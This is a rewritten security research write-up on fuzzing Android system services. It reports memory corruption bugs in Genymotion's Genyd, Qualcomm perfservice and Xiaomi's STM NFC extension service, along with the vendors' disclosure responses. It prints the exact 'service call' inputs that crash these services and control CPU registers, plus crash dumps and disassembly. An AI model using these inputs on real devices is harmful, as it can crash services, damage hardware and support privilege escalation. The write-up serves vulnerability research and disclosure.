Hunting for Android Privilege Escalation with a 32 Line Fuzzer
The report describes memory corruption vulnerabilities in Android system services (Genymotion's Genyd, Qualcomm's perfservice, and Xiaomi's nfc.st_ext) that can be triggered by sending crafted parameters via the service call command. An attacker with ADB shell access or a malicious app could crash the services and potentially control CPU registers, leading to memory corruption and possible privilege escalation.
 Published on trustwave.com
Change theme to light
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Trustwave SpiderLabs tested a couple of Android OS-based mobile devices to research privilege escalation scenarios, with the aim of showing a straightforward process attackers may use to exploit vulnerabilities in an Android device's system services. The testing revealed that in some cases exploiting the issues found was very easy. Some vendors had problems integrating the Android OS with third-party hardware, did not conduct security checks properly, and some third-party software was provided to vendors with vulnerabilities.
Exploiting vulnerabilities in system services is a common way to escalate privileges in modern operating systems, since those services typically run at the highest system permissions. Android is no different: system services export calls for the Android Framework API, which uses these calls to implement its own API. The Android System Framework implementation differs per manufacturer, because services and hardware are unique to each manufacturer. Without a standardised implementation, various security issues in this OS layer are to be expected. The full stack of this architecture is shown below.

Figure 1: Android architecture (source: https://source.android.com/docs/core/architecture#architecture)
The write-up covers a simple but surprisingly efficient fuzzing algorithm and basic analysis of the vulnerabilities found in three different Android-based devices.
Setup
The fuzzer is built on a standard Android program available on all Android system compilations, /system/bin/service (https://android.googlesource.com/platform/frameworks/native/+/master/cmds/service/service.cpp). This binary is part of the system, uses the IServiceManager API based on the binder interface, and can be used to communicate with system services. A custom /system/bin/service binary can be created by compiling the full Android OS.
The parameters the program takes are described below:
$ adb shell "service -h"

Usage: service [-h|-?]
        service list
        service check SERVICE
        service call SERVICE CODE [i32 N | i64 N | f N | d N | s16 STR ] ...
Options:
   i32: Write the 32-bit integer N into the send parcel.
   i64: Write the 64-bit integer N into the send parcel.
   f:   Write the 32-bit single-precision number N into the send parcel.
   d:   Write the 64-bit double-precision number N into the send parcel.
   s16: Write the UTF-16 string STR into the send parcel.
Running service list in the ADB shell lists the available system services:
$ service list

Found 140 services:
- - sip: [android.net.sip.ISipService]
1 Genyd: [com.genymotion.genyd.IGenydService]
2 secure_element: [android.se.omapi.ISecureElementService]
To invoke a service call, its arguments must be defined. The first argument is the service name, the second is an operation, the third is the call number, and the next N arguments are pairs of a data type and a value:
$ service call Genyd 1 i32 1

Result: Parcel(00000000 00000000 '........')
With this knowledge, the Python PoC script below was created:

Figure 2: Fuzzing algorithm
The Python snippet only expresses the algorithm idea: it lacks the ADB interface implementation, log handling and process monitoring, which are not the subject of the write-up. The final fuzzer should be an Android application enabling the specific permissions (for example android.permission.BLUETOOTH). Testing coverage can be improved by replacing itertools.combinations with itertools.product. The basic algorithm produces the data and prints it to standard output for demonstration purposes.
The author warns: think twice before running any of the test cases described, as some of them can damage your hardware.
Finding it
The approach is to enumerate the services a device exports, then drive each service's call numbers with combinations of typed arguments. Three targets produced results: the Genymotion hypervisor service, the Qualcomm perfservice daemon, and the STMicroelectronics NFC extension service on a Xiaomi Redmi Note 10S.
Exploitation
Target 1: Genymotion hypervisor memory corruption at SettingsModule::processParameterNotification
This issue was raised with the vendor but received no reply. The problem was silently patched in versions starting from 3.2.0, no security bulletin was released by Genymobile, and the vulnerable service was removed from later versions.
The issue lies in the Genyd system service, which communicates with the virtual machine hypervisor process (player.exe) and provides functionality such as setting the VM ID from inside the VM. Under the hood it is a modified VirtualBox.
The post-execution output of the fuzzer:
$ python3.5 ./fuzzer.py Genyd

service call Genyd 24 d "4294967294" f "-1" f "3.141592"
service call Genyd 25
service call Genyd 25 i64 "18446744073709551614"
service call Genyd 25 i64 "18446744073709551615"
service call Genyd 25 i64 "1"
service call Genyd 25 i64 "0"
service call Genyd 25 i32 "1"
service call Genyd 25 i32 "0"
service call Genyd 25 i32 "65535"
service call Genyd 25 i32 "4294967294"
service call Genyd 25 i32 "18446744073709551614"
service call Genyd 25 s16 "3%%n%%x%%s%s%%n1"
service call Genyd 25 s16 "AAAAAAAAAA"
service call Genyd 25 s16 "A A A A "
The targeted Genymotion hypervisor process (player) crashed. The PoC below, confirming control of the CPU registers, was reconstructed from the fuzzer logs and crash analysis:
# adb -s [redacted]:5555 shell

root@android:/ # service call Genyd 25 s16 "AAAA"

Result: Parcel(00000000   '....')

root@android:/ # service call Genyd 25 s16 "BBBBBBBBBBBB PPPPPPPPPPPPPPPPPPP"

Result: Parcel(00000000   '....')

root@android:/ #
The service calls were monitored by a GDB session attached to the hypervisor process (player). The process crashed and the $RDX CPU register value is controlled by the attacker:
root@genypoc # ps -A | grep play

52954 ?       00:00:01 player

root@genypoc # gdb

GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2

g ef➤ attach 52954

Attaching to process 52954

[New LWP 52955]

g ef➤ c

Continuing.

[Thread 0x7f19fcb40700 (LWP 52958) exited]

Thread 1 "player" received signal SIGSEGV, Segmentation fault.

0x00007f1a0e91ef63 in SettingsModule::processParameterNotification(QString const&) () from /home/user/Downloads/genymotion/libcom.so.1

[ Legend: Modified register | Code | Heap | Stack | String ]

───── registers ────

$rax   : 0x000000038368f0 → 0x0000000200000001
$rbx   : 0x007ffedf1f2a60 → 0x000000038368f0 → 0x0000000200000001
$rcx   : 0x1
$rdx   : 0x41004100410041
$rsp   : 0x007ffedf1f2a20 → 0x0000000000000007
$rbp   : 0x00000002cbb1e0 → 0x007f1a0eb51198 → 0x007f1a0e93b160 → <SettingsModule::metaObject()+0> mov rdi, QWORD PTR [rdi+0x8]
$rsi   : 0x0
$rdi   : 0x1
$rip   : 0x007f1a0e91ef63 → <SettingsModule::processParameterNotification(QString+0> mov eax, DWORD PTR [rdx]
$r8    : 0x0
$r9    : 0x1
$r10   : 0x00000003836900 → 0x00000003796e50 → 0x0000001300000002
$r11   : 0x00000003796e68 → 0x50005000500050 ("P"?)
$r12   : 0x007ffedf1f2a80 → 0x41004100410041 ("A"?)
$r13   : 0x007ffedf1f2a40 → 0x000000046efc70 → 0x0000000200000001
$r14   : 0x007ffedf1f2a50 → 0x00000003796e50 → 0x0000001300000002
$r15   : 0x007ffedf1f2a50 → 0x00000003796e50 → 0x0000001300000002
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00

───── stack ────

0x007ffedf1f2a20│+0x0000: 0x0000000000000007   ← $rsp
0x007ffedf1f2a28│+0x0008: 0x007f1a0c1ba69a → <QString::compare_helper(QChar+0> mov rdi, QWORD PTR [rsp+0x18]
0x007ffedf1f2a30│+0x0010: 0x00000002cbb218 → 0x000000035a5b50 → 0x0000000500000001
0x007ffedf1f2a38│+0x0018: 0x00000002cbb220 → 0x00000003602060 → 0x0000000600000001
0x007ffedf1f2a40│+0x0020: 0x000000046efc70 → 0x0000000200000001  ← $r13
0x007ffedf1f2a48│+0x0028: 0x0000000000002b ("+"?)
0x007ffedf1f2a50│+0x0030: 0x00000003796e50 → 0x0000001300000002  ← $r14, $r15
0x007ffedf1f2a58│+0x0038: 0x007f1a0c142acd → <QArrayData::allocate(unsigned+0> mov rdx, rax

───── code:x86:64 ────

0x7f1a0e91ef55 <SettingsModule::processParameterNotification(QString+0> movsxd rdx, DWORD PTR [rax+0x8]
0x7f1a0e91ef59 <SettingsModule::processParameterNotification(QString+0> mov   rdx, QWORD PTR [rax+rdx*8+0x10]
0x7f1a0e91ef5e <SettingsModule::processParameterNotification(QString+0> mov   QWORD PTR [rsp+0x60], rdx
→ 0x7f1a0e91ef63 <SettingsModule::processParameterNotification(QString+0> mov   eax, DWORD PTR [rdx]
0x7f1a0e91ef65 <SettingsModule::processParameterNotification(QString+0> add   eax, 0x1
0x7f1a0e91ef68 <SettingsModule::processParameterNotification(QString+0> cmp   eax, 0x1
0x7f1a0e91ef6b <SettingsModule::processParameterNotification(QString+0> jbe   0x7f1a0e91ef71 <[redacted]+801>
0x7f1a0e91ef6d <SettingsModule::processParameterNotification(QString+0> lock   add DWORD PTR [rdx], 0x1
0x7f1a0e91ef71 <SettingsModule::processParameterNotification(QString+0> mov   rax, QWORD PTR [rsp+0x40]

───── threads ────

[#0] Id 1, Name: "player", stopped 0x7f1a0e91ef63 in SettingsModule::processParameterNotification(QString const&) (), reason: SIGSEGV

───── trace ────

[#0] 0x7f1a0e91ef63 → SettingsModule::processParameterNotification(QString const&)()
[#1] 0x7f1a0e908617 → RedisDispatcher::dispatch(QString const&, QString const&)()
[#2] 0x7f1a0c33b7e6 → QMetaObject::activate(QObject*, int, int, void**)( )
[#3] 0x7f1a0e92f957 → RedisSubscriber::newMessageReceived(QString const&, QString const&)()
[#4] 0x7f1a0e905d6b → callback_message(redisAsyncContext*, void*, void*)( )
[#5] 0x7f1a0efa12ee → redisProcessCallbacks()
[#6] 0x7f1a0c33b4b9 → QMetaObject::activate(QObject*, int, int, void**)( )
[#7] 0x7f1a0c3476d8 → QSocketNotifier::activated(int, QSocketNotifier::QPrivateSignal)( )
[#8] 0x7f1a0c347a3b → QSocketNotifier::event(QEvent*)( )
[#9] 0x7f1a0b55e7ec → QApplicationPrivate::notify_helper(QObject*, QEvent*)( )

──────────

g ef➤
The $rdx register holds 0x41004100410041, and the faulting instruction mov eax, DWORD PTR [rdx] dereferences it. Further testing established that some input data could lead to control of the pointer of a QList element, which may end with a crash on a free() with an attacker-provided argument. That gives perspective for memory corruption attacks such as double-free or use-after-free, but a second exploit providing a leaked heap pointer would be required for that scenario to materialise. The service does not crash when the IPC parcels are sent from a regular APK application, so the exploit must be sent as the ADB shell user; a limited attack surface still exists.
Target 2: Qualcomm perfservice daemon out-of-bound memory corruption (CVE-2020-3676)
Listing services again shows vendor.perfservice available to the ADB shell user:
$ service list

Found 169 services:

0 com.qualcomm.location.izat.IzatService: [com.qti.izat.IIzatService]
162   vendor.perfservice: [com.qualcomm.qti.IPerfManager]
163   installd: []
service call vendor.perfservice 1 i32 1

Result: Parcel(00000000 ffffffff   '........')
After running the fuzzer, the output snippet below appears:
$ python3.5 ./fuzzer.py
service call vendor.perfservice 4 i32 "1" i32 "0"
service call vendor.perfservice 4 i32 "1" i32 "65535"
service call vendor.perfservice 4 i32 "1" i32 "4294967294"
The execution of those calls:
joan:/ $ service call vendor.perfservice 4 i32 "1" i32 "0"

Result: Parcel(00000000 ffffffff   '........')

joan:/ $ service call vendor.perfservice 4 i32 "1" i32 "65535"

Result: Parcel(00000000 ffffffff   '........')

joan:/ $ service call vendor.perfservice 4 i32 "1" i32 "4294967294"

Result: Parcel(Error: 0xffffffffffffffe0 "Broken pipe")
During the logcat session the following crash dump was intercepted for the /system/bin/perfservice binary:
joan:/ $ logcat -b crash

01-24 16:14:32.437 16141 16141 F libc :  Fatal signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x7bdb76d8b0 in tid 16141 (perfservice), pid 16141 (perfservice)
01-24 16:14:32.462 18609 18609 F DEBUG :  *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
01-24 16:14:32.462 18609 18609 F DEBUG :  Build fingerprint: 'lge/joan_global_com/joan:9/PKQ1.190414.001/193091504cde8:user/release-keys'
01-24 16:14:32.462 18609 18609 F DEBUG :  Revision: '13'
01-24 16:14:32.462 18609 18609 F DEBUG :  ABI: 'arm64'
01-24 16:14:32.462 18609 18609 F DEBUG :  pid: 16141, tid: 16141, name: perfservice >>> /system/bin/perfservice <<<
01-24 16:14:32.462 18609 18609 F DEBUG :  signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x7bdb76d8b0
01-24 16:14:32.462 18609 18609 F DEBUG :  x0 00000071bc450000 x1 0000000000000001 x2 00000000fffffffe x3 0000007bdb76d8f0
01-24 16:14:32.462 18609 18609 F DEBUG :  x4 000000000000002e x5 00000071bc42e3b2 x6 002e006d006f0063 x7 006c006100750071
01-24 16:14:32.462 18609 18609 F DEBUG :  x8 00000055fefd0b94 x9 0000000400000000 x10 0000000000000000 x11 0000000000000072
01-24 16:14:32.462 18609 18609 F DEBUG :  x12 006e0061004d0066 x13 0072006500670061 x14 ffffffffff000000 x15 ffffffffffffffff
01-24 16:14:32.462 18609 18609 F DEBUG :  x16 00000055fefeced0 x17 00000071bcacf510 x18 0000000000000001 x19 0000007fdb76d9a0
01-24 16:14:32.462 18609 18609 F DEBUG :  x20 00000071bc450000 x21 0000007fdb76da08 x22 0000000000000001 x23 00000000fffffffe
01-24 16:14:32.462 18609 18609 F DEBUG :  x24 0000007bdb76d8f0 x25 00000071bcf615b8 x26 0000007fdb76d8f0 x27 0000000000000000
01-24 16:14:32.462 18609 18609 F DEBUG :  x28 0000000000000000 x29 0000007fdb76d950
01-24 16:14:32.462 18609 18609 F DEBUG :  sp 0000007bdb76d8f0 lr 00000055fefd075c pc 00000055fefd0b94
01-24 16:14:32.465 18609 18609 F DEBUG :  backtrace:
01-24 16:14:32.465 18609 18609 F DEBUG :  #00 pc 0000000000003b94 /system/bin/perfservice (android::PerfService::perfLockAcquire(int, int, int*))
01-24 16:14:32.465 18609 18609 F DEBUG :  #01 pc 0000000000003758 /system/bin/perfservice (android::BnPerfManager::onTransact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+492)
01-24 16:14:32.466 18609 18609 F DEBUG :  #02 pc 000000000004f998 /system/lib64/libbinder.so (android::BBinder::transact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+136)
01-24 16:14:32.466 18609 18609 F DEBUG :  #03 pc 000000000005aa38 /system/lib64/libbinder.so (android::IPCThreadState::executeCommand(int)+520)
01-24 16:14:32.466 18609 18609 F DEBUG :  #04 pc 000000000005a774 /system/lib64/libbinder.so (android::IPCThreadState::getAndExecuteCommand()+156)
01-24 16:14:32.466 18609 18609 F DEBUG :  #05 pc 000000000005ae3c /system/lib64/libbinder.so (android::IPCThreadState::joinThreadPool(bool)+60)
01-24 16:14:32.466 18609 18609 F DEBUG :  #06 pc 00000000000054f8 /system/bin/perfservice (main+452)
01-24 16:14:32.466 18609 18609 F DEBUG :  #07 pc 00000000000ad7dc /system/lib64/libc.so (__libc_init+88)
The service runs as the system user:
joan:/ $ ps -A | grep perf

root              64    2            0          0 0  0 S [perf]
root             538    2            0          0 0  0 S [msm_perf:events]
root         16129    1   22564   3680 0  0 S [redacted]-service
system       18612    1   21024   3348 0  0 S perfservice
Additional tests as a regular Android application user confirmed the bug is reachable from any application installed on the smartphone. The command below was used to confirm control of the CPU registers; the value 2442302356 is the hex value 0x91929394, and the value -2 equals 0xfffffffe:
joan $ service call vendor.perfservice 4 i32 2442302356 i64 -2

Result: Parcel(Error: 0xffffffffffffffe0 "Broken pipe")
The crash was intercepted:
joan:/ $ logcat -b crash

01-24 16:22:16.149 18612 18612 F libc :  Fatal signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x7bdb14a2c0 in tid 18612 (perfservice), pid 18612 (perfservice)
01-24 16:22:16.176 18795 18795 F DEBUG :  *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
01-24 16:22:16.176 18795 18795 F DEBUG :  Build fingerprint: 'lge/joan_global_com/joan:9/PKQ1.190414.001/193091504cde8:user/release-keys'
01-24 16:22:16.176 18795 18795 F DEBUG :  Revision: '13'
01-24 16:22:16.176 18795 18795 F DEBUG :  ABI: 'arm64'
01-24 16:22:16.176 18795 18795 F DEBUG :  pid: 18612, tid: 18612, name: perfservice >>> /system/bin/perfservice <<<
01-24 16:22:16.176 18795 18795 F DEBUG :  signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x7bdb14a2c0
01-24 16:22:16.176 18795 18795 F DEBUG :  x0 0000007ea2050000 x1 0000000091929394 x2 00000000fffffffe x3 0000007bdb14a300
01-24 16:22:16.176 18795 18795 F DEBUG :  x4 000000000000002e x5 0000007ea202e3b2 x6 002e006d006f0063 x7 006c006100750071
01-24 16:22:16.176 18795 18795 F DEBUG :  x8 000000562587eb94 x9 0000000400000000 x10 0000000000000000 x11 0000000000000072
01-24 16:22:16.176 18795 18795 F DEBUG :  x12 006e0061004d0066 x13 0072006500670061 x14 ffffffffff000000 x15 ffffffffffffffff
01-24 16:22:16.176 18795 18795 F DEBUG :  x16 000000562589aed0 x17 0000007ea2655510 x18 0000000000000001 x19 0000007fdb14a3b0
01-24 16:22:16.176 18795 18795 F DEBUG :  x20 0000007ea2050000 x21 0000007fdb14a418 x22 0000000091929394 x23 00000000fffffffe
01-24 16:22:16.176 18795 18795 F DEBUG :  x24 0000007bdb14a300 x25 0000007ea2b875b8 x26 0000007fdb14a300 x27 0000000000000000
01-24 16:22:16.176 18795 18795 F DEBUG :  x28 0000000000000000 x29 0000007fdb14a360
01-24 16:22:16.176 18795 18795 F DEBUG :  sp 0000007bdb14a300 lr 000000562587e75c pc 000000562587eb94
01-24 16:22:16.176 18795 18795 F DEBUG :  backtrace:
01-24 16:22:16.176 18795 18795 F DEBUG :  #00 pc 0000000000003b94 /system/bin/perfservice (android::PerfService::perfLockAcquire(int, int, int*))
01-24 16:22:16.176 18795 18795 F DEBUG :  #01 pc 0000000000003758 /system/bin/perfservice (android::BnPerfManager::onTransact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+492)
01-24 16:22:16.176 18795 18795 F DEBUG :  #02 pc 000000000004f998 /system/lib64/libbinder.so (android::BBinder::transact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+136)
01-24 16:22:16.176 18795 18795 F DEBUG :  #03 pc 000000000005aa38 /system/lib64/libbinder.so (android::IPCThreadState::executeCommand(int)+520)
01-24 16:22:16.176 18795 18795 F DEBUG :  #04 pc 000000000005a774 /system/lib64/libbinder.so (android::IPCThreadState::getAndExecuteCommand()+156)
01-24 16:22:16.176 18795 18795 F DEBUG :  #05 pc 000000000005ae3c /system/lib64/libbinder.so (android::IPCThreadState::joinThreadPool(bool)+60)
01-24 16:22:16.176 18795 18795 F DEBUG :  #06 pc 00000000000054f8 /system/bin/perfservice (main+452)
01-24 16:22:16.176 18795 18795 F DEBUG :  #07 pc 00000000000ad7dc /system/lib64/libc.so (__libc_init+88)
A short snippet of the android::PerfService::perfLockAcquire function disassembly:
;-- android::PerfService::perfLockAcquire(int, int, int*)

0x00003b88     add x1, x1, 0x5b5 ; 0x55b5 ; "PerfService"
0x00003b8c     add x2, x2, 0x667 ; 0x5667 ; "couldn't get uxe_event function handle."
0x00003b90     b 0x3b48

;-- aav.0x00003b94:
0x00003b94     stp x24, x23, [sp, -0x40]! ; < ==== CRASH
0x00003b98     stp x22, x21, [sp, 0x10]
According to the ARM64 documentation, the STP instruction stores the values of registers x24 and x23 at the address provided by the third argument ([sp, -0x40]). An attacker can control the value to write, and the destination address ([sp, -0x40]) can be manipulated as well. The pseudo-code generated by Ghidra helps with understanding the logic.

Figure 3: android::PerfService::perfLockAcquire pseudocode
The switch condition for case number #4 (line 62) handles call number 4 of the service. The third value read from the user by an android::Parcel::readInt32 function returns the value "-2" and is used to calculate an offset for the stack variable. The vulnerability allows an attacker to overwrite a selected memory address towards the lower stack addresses, which on the ARM architecture means overwriting free and uninitialised memory, but without limits for the boundary.
Target 3: Xiaomi Redmi Note 10S, multiple nfc.st_ext service vulnerabilities (CVE-2023-36629)
The fuzzer found a couple of crashes during testing of the nfc.st_ext service, which runs on the Xiaomi Redmi Note 10S (MIUI 13.0.5 Stable). Further analysis confirmed possible exploitability of some findings. The issue was submitted to Xiaomi using one of the bug bounty platforms.
Besides the memory corruption vulnerabilities, the submission included a potential privilege escalation vulnerability, because any regular APK was able to execute evidently sensitive NFC service calls. After two months, Xiaomi declined responsibility and recommended submitting the issue to STMicroelectronics, which was done.

Figure 4: Xiaomi response
STM analysed the issue quickly and patched the memory corruption issues. A couple of excessive but potentially exploitable API calls were removed from their library. STM also declined any responsibility:
[…] Thank you for this report […]

Please note that the issues you've identified don't affect an ST product. Instead, they impact an open-source library, provided under APACHE 2.0 licensing, we've used as an example of implementation for our customers ("Library"). You could find below the results of our analysis.[…]
STM stated that the privilege-escalation issue did not exist in their builds:
[…] 1.Privilege escalation

Analysis:

- The nfc.st_ext service interface has "nfc_service" SELinux label, so applications capable to bind to NFC can bind to these extensions as well, this is not restrictive.
- However, the services calls in this interface, that lead to sensitive operations such as programHceParameters, are checking that the caller process has the android.Manifest.permission.WRITE_SECURE_SETTINGS permission.
- Calling the service from adb, as shown in the report, bypasses this check. […]

[…] 3.Hardware damage

Analysis:

Corrective actions:

No corrective action since only applications delivered by the OEM can set NFC controller parameters and so a third-party malicious APK would not be able to cause such damage to the NFC controller. [..]
At this step the researcher was able to prove that service calls could be executed as an APK on a Xiaomi Redmi Note 10S. Since STM provides the code as open source under APACHE 2.0, they admit that how a vendor implements the library is up to them, and certain implementations may have disabled the necessary permission check. STM reached out to Xiaomi to inform them of the issue:
Hello,

As the end product is developed and owned by its manufacture, Xiaomi Redmi, our analysis was not performed on Xiaomi Redmi 10S Note. We did perform an analysis on our internal reference device with latest version of our stack.

This appears to be the reason your demonstration on privilege escalation highlights a gap between the open-source reference code we used, which contains a permission check preventing these issues, and the open-source code used on the model you tested from Xiaomi Redmi.

As mentioned, the NFC service and its libraries are provided under APACHE 2.0 licensing so they can be modified by our customers. Based on your feedback, we have informed Xiaomi so it can address the issue on the models concerned.

For the issues affecting getProprietaryConfigSettings and nativeNfcStExtensions_getAvailableHciHostList, whether to post a Public Advisory on ST PSIRT website is still under discussion but we are taking the steps we have already identified in our earlier message.

Thank you again for your report and cooperation.
The described issues could allow an attacker to interfere with the NFC communication of other applications installed on the user's device, set the NFC NCI configuration, and execute raw HCI (Host-Controller-Interface) commands on the selected NFC pipe/card emulator. Some service calls incorrectly handle input, leading to memory corruptions that might be used to inject code into the context of the NFC system service. A persistent hardware fault was observed when invoking a specific service call.
The vulnerable system service com.android.nfc is located at /system/system_ext/app/Nfc_st/Nfc_st.apk on the investigated Xiaomi Redmi Note 10S with firmware "Android 12SP1A.210812.016, MIUI 13.0.5 Stable".
The tested device exports the nfc.st_ext service:
rosemary:/ $ service list | grep nfc

142  mi_nfc: [com.xiaomi.nfc.IMiNfcAdapter]
176  nfc: [android.nfc.INfcAdapter]
177  nfc.st_ext: [com.st.android.nfc_extensions.INfcAdapterStExtensions]
178  nfc_settings: [com.mediatek.nfcsettingsadapter.INfcSettingsAdapter]
It was established that any application can exchange IPC calls with this service without requesting any privileges, including android.permission.WRITE_SECURE_SETTINGS and android.permission.NFC.
The screenshot below shows a snippet of the native functions identified in the com.android.nfc.dhimpl.NativeNfcStExtensions class implemented in Nfc_st.apk. These native C/C++ functions are imported from the /system/system_ext/lib64/libstnfc_nci_jni.so library.

Figure 5: Nfc_St.apk decompiled view
